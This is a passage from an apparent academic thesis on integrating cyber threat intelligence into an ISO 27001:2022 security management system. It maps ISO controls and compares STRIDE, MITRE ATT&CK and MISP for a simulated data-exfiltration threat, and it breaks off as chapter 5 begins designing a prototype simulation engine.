



Figure 4.2: BPMN - Diagram Communications for CTI & ISMS [Spa21]



38

Figure 4.3: BPMN - Diagram Activities for CTI & ISMS relating data exfiltration [Spa21]




Figure 4.4: MITRE ATT&CK Framework identified technique [MIT21g]




Figure 4.5: MITRE ATT&CK Framework Mitigations [MIT21g]

The simulation of the threat is executed as pointed out in figure 4.3. Technical vulnerabilities may become apparent in the process. Through the simulation, traffic data is reflected in the log files of the monitoring systems. In the extreme case, the simulated attack penetrates the protection of the organisation. In any case, traces will remain which can later be evaluated and used to reinforce mitigation measures. Vulnerabilities are fed back into the regular ISMS and processed using the ISO 27002 A12.6.1 catalog of measures as referenced in table 2.2. In addition, help is given by the MITRE ATT&CK framework on how the technique can be detected. Here are these suggestions for the example:

- Analyze network data for uncommon data flows (e.g., a client sending significantly more data than it receives from a server)
- Processes utilizing the network that do not normally have network communication or have never been seen before are suspicious
- Analyze packet contents to detect communications that do not follow the expected protocol behaviour for the port that is being used.

Identified vulnerabilities and the recommendations to detect the specific risk are now included in the management of the vulnerabilities as input variables. They are evaluated in the context of the ISMS process for continuous improvement against the security goals of the organisation and then implemented (Figure 4.3). With this approach, the regular process for continuous improvement of the ISMS is proactively served with the results of the simulation. One anticipates the current danger and strengthens the protective measures before – here in this example – the group “SilverTerrier” [MIT21c] can successfully achieve the data

theft.

Concretely, options to improve your own protective measures can be derived. For example, based on the results and logfiles of the simulation training data sets for machine learning or deterministic measures such as extended firewall rules can be created profitably. Because the results of the simulation are included in the ISMS process (Figure 4.3), which is managed directly by the CISO (Figure 4.2), the decision-making authority is given to make direct and immediate decisions for the organisation. In this case, the mitigation measures against the current technique [MIT21g] are implemented or improved. In this way, the critical improvement can be introduced in a timely manner against the current threat of the APT [MIT21c]."

4.4 Implementing threat simulation under ISO 27001:2022 updated conditions

During my work on the procedural integration of CTI into the ISMS, the ISO standard 27001 received an update in October 2022. I took this as an opportunity to take up the topic again and elaborate on it in another publication. You may find basic information about the update of the standard in the paper [MB23b, 2-3] and 2.

The innovations in the standard affect my approach. Some of the innovations are ideal for implementing my ideas or promoting their implementation. I would like to refer to my publication [MB23b, 3-6, chapter 3] on this topic and now quote a passage from it:

"We take up the concept of simulating a threat to data theft based on the current threat situation for sensitive datasets, collecting data that will later help protect defenses. we pursue the goal of making protective measures dynamic, focusing on identified threats. In doing so, we take up the results of existing work [MB21], adapting the changed controls of the update of the standards. The result is our evaluation of how simulation can be integrated into a modernized ISO 27001:2022 certification in a resource-efficient manner.

The previous 114 controls in 14 sections have been reduced to 93 controls in four sections or categories. The newly introduced taxonomy makes a clear distinction between organisational, personnel, infrastructural (physical) and technical measures. No topics have been omitted. existing controls were reorganised and combined. New controls have been added. This update is to be implemented by 2025 as part of the certification or update."

This section of the paper describes the situation perfectly.

4.5 Selection of longer existing Controls

Many of the controls are still in place. The update has by no means affected all of them. Many controls have been continued unchanged. It is now a matter of identifying these and continuing to utilise them for our approach. We have conducted studies on this and written them down in the previously cited paper [MB23b, 3-6, chapter 3]:

"In the previous work [MB21, 12,21-22], the controls from the older version of the ISO standard were used to describe the concept of the simulation cycle. In the first step, we

now select the corresponding controls in the new taxonomy that correspond to the previous selection. The previously identified, leading actors [MB21, 13] can be retained unchanged. Table 4.2 shows the Security Controls according to the updated taxonomy. Unchanged, the updated standard also indicates the need to improve the suitability, adequacy and effectiveness of the ISMS measures continually. Any case of nonconformity should be responded to by means of the cyclically recurring measures of continuous improvement described. These steps correspond to those previously used [MB21, 11] and it makes sense to integrate this cycle unchanged into the simulation process."

a) taking action to control and correct

b) deal with consequences

c) implement any action needed

d) review effectiveness

e) make changes to ISMS if needed

f) document former nonconformity, action taken

g) document result of corrective action

This explains which controls can continue to be used without modification. In order to save as many resources as possible, we act in such a way that we continue to use these controls. Our approach utilises this continuity.

4.6 Selection of new Controls

We proceed in the same way with new controls. Firstly, we identify new controls that have been created by the update. These controls are then assessed in terms of their significance for the design of the simulation process. Those that are significant are included. Another section of our publication shows this procedure in detail. These details have therefore already been presented to a scientific audience and subsequently discussed. We quote from the paper once again [MB23b, 3-6, chapter 3]:

"The update of the standard brings new controls. Some of the new controls are perfectly suited to support process integration. To integrate the process for simulating current data theft threats, we also use the new controls shown in the list. The updated standard provides a brief description of each control in Appendix A [ISO22c, 11-18]. Control 5.7 "Threat Intelligence" is used to collect and analyze information about threats to information security. Control 8.12 "Data leakage prevention" points out that prevention measures against data leakage have to be applied to systems, networks and other devices that process, store or transmit sensitive information. Finally, the new control 8.16 "Monitoring activities" requires monitoring for anomalous behaviour as well as appropriate actions taken to evaluate potential information security incidents within networks, systems and applications. A more detailed description of these controls can be found in ISO 27002:2022 [ISO22b]. for these new controls, we evaluate the details in the following paragraphs.

Table 4.2: Longer existing Security Controls [MB21]

Nr	**Name**	**description**
5.9	Inventory of information and other associated assets	An inventory of information and other associated assets, including owners, shall be developed and maintained
5.10	Acceptable use of information and other associated assets	Rules for the acceptable use and procedures for handling information and other associated assets shall be identified, documented and implemented
5.12	Classification of information	Information shall be classified according to the information security needs of the organisation based on confidentiality, integrity, availability and relevant interested party requirements
5.13	Labeling of information	An appropriate set of procedures for information labelling shall be developed and implemented in accordance with the information classification scheme adapted by the organisation
5.33	Protection of records	Records shall be protected from loss, destruction, falsification, unauthorized access and unauthorized release
5.34	Privacy and protection of personal identifiable information (PII)	The organisation shall identify and meet the requirements regarding the preservation of privacy and protection of PII according to applicable laws and regulations and contractual requirements
8.8	Management of technical vulnerabilities	Information about technical vulnerabilities of information systems in use shall be obtained, the organisation's exposure to such vulnerabilities shall be evaluated and appropriate measures shall be taken
8.15	Logging	Logs that record activities, exceptions, faults and other relevant events shall be produced, stored, protected and analysed
8.33	Test information	Test information shall be appropriately selected, protected and managed

Table 4.3: Further Security Controls to implement a simulation cycle [MB21]

Nr	Name	description
5.7	Threat Intelligence	Information relating to information security threats shall be collected and analyzed to produce threat intelligence
8.12	Data leakage prevention	Data leakage prevention measures shall be applied to systems, networks and other devices that process, store or transmit sensitive information
8.16	Monitoring activities	Networks, systems and applications shall be monitored for anomalous behaviour and appropriate actions taken to evaluate potential information security incidents

Table 4.4: Three levels of threat intelligence [MB21]

Nr	Name	description
01	Strategic	Exchange of high-level information about the changing threat landscape (e.g. types of attackers or types of attacks)
02	Tactical	Information about attacker methodologies, tools and technologies involved
03	Operational	Details about specific attacks, including technical indicators

Control 5.7 Threat Intelligence It is given the purpose to provide awareness of the organisation's threat environment so that the appropriate mitigation action can be taken [ISO22b, 15]. The objective implementing this control is to prevent the threat from causing harm or at least to reduce the impact. Three layers of threat intelligence should be considered as shown in Table 4.4. Processes should be implemented to include the gathered information into the ISMS of the organisation [ISO22b, 16]. Furthermore, the information shall be input to improve detective controls like firewalls and intrusion detection capabilities. Last not least, threat intelligence should feed test processes and techniques. Finally, organisations can receive and make use of threat intelligence produced by other sources.

Control 8.12 Data leakage prevention The purpose of this control is described as detection and prevention of unauthorised disclosure and extraction of information by individuals or systems [ISO22b, 100]. Prevention measures to system, networks and other devices that process, store or transmit sensitive information. This is definitely the control for which implementation our simulation will open up the possibility of continuous improvement. This control requires monitoring of channels of data leakage (e.g. email, file transfers, mobile devices and portable storage devices) and acting to prevent information from leaking in the course of identifying, detecting and blocking the expose of sensitive information if it is not approved by an authorised authority. During implementation, a strong interaction with other controls of this standard can be observed.

Control 8.16 Monitoring activities The purpose of this control is described as to detect anomalous behaviour and potential information security incidents [ISO22b, 106-108]. The scope of monitoring should be adjusted in accordance with business requirements and comply with applicable regulations. The standard recommends including various data sources e.g., outbound and inbound network, system and application traffic, access to systems, servers, networking equipment, monitoring system, critical applications, etc., critical or admin level system and network configuration files, logs from security tools [e.g. antivirus, IDS, intrusion prevention system (IPS), web filters, firewalls, event logs relating to system and network activity, use of the resources (e.g. CPU, hard disks, memory, bandwidth) and their performance. Furthermore, diverse samples of anomalous behaviours to be detected are given. Tools for automated and continuous monitoring are required, ideal-wise monitoring takes place close to real-time. At the end some tips for implementation are given e.g., leveraging machine learning and artificial intelligence capabilities and using blocklists or allowlists."

This means that all the controls that allow the simulation process to be designed are now known, both the existing ones and the new ones.

4.7 Findings to implement new control 5.7 Threat Intelligence

The introduction of the three levels of consideration "strategic, operational and tactical" [ISO22b, 16] within the control 5.7 Threat Intelligence raises the question of how these can be implemented in practice. Are there tools and processes already available? These questions were considered in my publication, and I quote again from the paper already mentioned [MB23b, 6-8, chapter 4]:

"In addition, we are evaluating different methods to implement the new Control 5.7 Threat Intelligence. First, the methods are briefly presented and evaluated.

Microsoft Threat Modelling Tool Microsoft Threat Modelling Tool is a simple software application. Templates for threats and elements are included. The purpose of the tool is to support a secure software development process [Mic22b]. The underlying concept provides user functionality to design software architectures, which are then examined for threats in the course of the cyclic software development process. Identified threats are eliminated or suitably mitigated at the earliest possible stage in the software development cycle [HLOS19]. The threat analysis is based on the STRIDE model [Mic22c]. This categorises different types of threats: **S**poofing-**T**ampering-**R**epudiation-**I**nformation Disclosure-**D**enial of Service-**E**levation of Privilege. In our opinion, the tool is specifically suitable in the context of software development, but not for a comparatively more general implementation of the control. The categories of the STRIDE method, on the other hand, offer an excellent opportunity to summarize risk areas for companies and implement them in an aggregated form for corporate management.

MITRE ATT&CK This is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The Advanced Persistent Threats (APT) activities described are derived from publicly available reports of known incidents. These

sources are used: Threat intelligence reports, conference presentations, webinars, social media, blogs, open-source code repositories, malware samples. Research results are also included that reveal procedures with which frequently used protective measures can be undermined. Cyber analysts around the world are working on this [MIT21b, 21]. The framework consists of an entry web page [MIT21b] with interactive access to different matrices, a Cyber Threat Intelligence (CTI) repository [MIT22a] in Structured Threat Information eXpression (STIX) format, several companion documents [SAM+20a] [ABS20a] [SBK+17a], a python API [MIT22d], and an interactive application with basic functions for navigating, searching, tagging, and storing based on the information repository [MIT22c]. The framework provides a common taxonomy for structuring and describing Tactics, Techniques and Procedures (TTP). In our assessment the common taxonomy is complex enough to include the aspects of the Technique in sufficient detail. Specific implementations for technical protection measures, which may be product-specific, are not included.

MISP This is an open-source threat intelligence and sharing platform. The MISP Core Software [VI22] facilitates exchange and sharing of threat information as well as Indicators of Compromise (IoC) about targeted malware and campaigns [MIS22]. In our assessment, the purpose of the MISP software is the quick identification and modeling of current malware and its usage in current campaigns. MISP is also about sharing individual malware information in real time. For this purpose, data sources are integrated. A high degree of automation is achieved. The MISP correlation engine tempts to cluster in an automatic manner. Workflows for collaboration and sharing are implemented.

Strategical, tactical, operational threat intelligence

Strategical . The first recommended layer for implementing the threat intelligence control is the strategic one [ISO22b, 16]. It is described as handling high-level information about the changing threat landscape. From our point of view, this is a level that is ideally suited to preparing situation information for company management. It is important to reduce the technical complexity, to classify the overall threats of cyberspace in relation to relevant assets of the company and to compare them with the company's overriding security objectives, as defined in the ISMS security policy directed and guided by the company leadership. For this we recommend the STRIDE method. Detached from the software, we use this method specifically for the strategic evaluation in the course of the new Security Control [ISO22b, 15]. Our focus in this work is on the risk of data exfiltration. Here, the category *(I)nformation Disclosure* of the STRIDE [Mic22c] method is suitable for explaining the current dangers that arise for the company due to the unwanted outflow of critical data to the company management in an overview.

Tactical . The ISO Standard provides additional guidance for mapping the tactical layer of threat intelligence [ISO22b, 16]. In our opinion, the required information about attacker methodologies, tools and technologies can be found most purposefully in the MITRE ATT&CK framework. The underlying data model offers information about APT and their

Table 4.5: Suggestion for implementing new Control 5.7 Threat Intelligence [MB23b]

Layer	**Method**	**Format**
Strategic	STRIDE	Document, on demand integration into ISMS document structure
Tactical	MITRE ATT&CK framework	Navigator, Custom Data pipeline [MB22d, 11-12], MISP Galaxies
Operational	MISP	MISP Feeds and data sources

attack vectors in a suitable way. This is validated information that was entered by experienced cyber analysts and is regularly curated by the MITRE organisation in terms of quality. The intentions (Tactics) of the known APTs are shown. It is possible to assess the way in which the threats affect the core processes of the business. Since the data model of the MITRE ATT&CK framework also includes the procedures and malware used by the APTs, an initial interaction with the management of technical vulnerabilities in Security Control 8.8 should be sought at this point. Looking at the opponent's data exfiltration, the interaction with the new control becomes visible. The protection of the critical assets (Security Control 5.33 Protection of records [ISO22b, 53-54]) against adversarial data exfiltration is ideally based on currently expected attack vectors.

Operational . As far as the third layer is concerned, according to the ISO standard, it should be about specific attacks and technical indicators of Compromise (IoC). In addition, the demand is made that threat intelligence information is shared [ISO22b, 16-17]. In the case of IoC, it makes sense to do the swapping near real-time. If possible, a concrete campaign should not affect any company or only one organisation and should not be able to spread unnoticed. This is where speed matters. Information is also shared in the MITRE ATT&CK framework. However, the character is rather curative. Quality is what counts here, not so much speed. In our opinion, the MISP is a good option for implementing the operational layer of threat intelligence. We recommend using MISP in order to establish networking with providers of threat intelligence and, if given, with other companies for the purpose of receiving or exchanging tactical information on malware currently in use and IoCs that have just become known. The functionality of labeling IoCs in the MISP with basic identifiers of the MITRE ATT&CK taxonomy is also particularly useful. With this functionality, the logical relationship between the operational and tactical layers can be directly integrated into the workflows. MISP offers therefore the construct of the galaxies and the MITRE ATT&CK galaxies are provided in machine readable format [VDSt23].

Short summary Table 4.5 summarises our recommendation for implementing the new 5.7 Threat Intelligence control.

Comparable solutions that implement the MITRE ATT&CK framework and at the same time allow the real-time exchange of IoC are currently emerging on the market, such as the Microsoft Sentinel product, which interacts with Microsoft Defender (Endpoint Detection)."

My work thus offers an immediately implementable suggestion for procedurally intersecting CTI and ISMS and integrating this new approach in the fight against data theft into the existing system. In the next chapter I will examine the optimal design for implementation and implement this prototype of a simulation engine.

5 Designing and prototyping simulation

In this chapter we address the question of design. What does a simulation of the biggest threats to data extraction look like that we can benefit from and improve own protection measures? This question is considered, we describe a solution and implement it as a prototype.

5.1 Principles of Threat based security Approach

The first question that needs to be answered is which principles and methods should be used to implement such a simulation. I quote from the paper that I published in the journal Digital Treats: Research and Practice (DTRAP) in 2022 [MB22d]. First Chapter 3 introduces principles and Chapter 4.2 explains the mapping between principles and methods for the implementation of proactive simulation techniques:

"[...] Strom et al. [SBK+17b] provide guidance how the MITRE ATT&CK framework can be used to improve detection of Advanced Persistent Threats (APT). Five basic principles [SBK+17b, 33] are set out in it, *e.g.*, *Include Post-Compromise Detection*, *Focus on Behaviour*, or *Develop and Test in a Realistic Environment*. These basic principles of a threat-based security approach are then shaping the ATT&CK based Analytics Development Method [SBK+17b, 14-28]. We refer to the left half of Figure 5.1, where we show the relationship and mapping of the threat-based security approach into our concept."

"[...] As seen on the left side in Figure 5.1 we now map the five principles into our solution. The first principle considers the inclusion of post compromise detection, it is one fundament of our solution, too. The later simulation of the exfiltration of data is carried out in the same way as an attacker would execute the data exfiltration techniques after he has penetrated the system.

In addition, our solution uses knowledge modules from the Cyber Analytic Repository (CAR) to improve detection where it is most necessary after an intrusion by the attacker. From the MITRE ATT&CK we make use of attempts to cover up the attackers' behaviour instead of focusing on individual signatures or Indicators of Compromise. The anchoring of the CTI process in combination with the results of the business analysis establishes a Threat-Based-Model approach. Our solution is a cyclical process, that is we iterate by design. The procedure is repeated over and over again. With each repetition, the configuration is adapted to the current situation. In this way, the principle of fundamental iteration is taken into account in our solution. The attacker's techniques are then simulated directly on the productive system. The configuration of our solution and its use takes place in an absolutely realistic environment. There is no better way to incorporate this principle than in this way."




Figure 5.1: Mapping Principles and Method to proactive Simulation Techniques [MB22d]

5.2 Extraction guidance on detection and mitigation

It will be important to set up the simulation well and align it with the current cyber-threats. As presented in the previous chapter, the findings from the CTI serve this purpose. The paper [MB22d, 10-12] identifies the most important starting points for extracting this configuration from the MITRE ATT&CK framework. I quote from Chapter 5:

"In order to determine the dangers for business assets, the characteristics and properties of business assets are described first. This can be software products that are used in the company to map value-added processes. Keywords that describe the core business in a meaningful way are particularly suitable as additional search parameters.

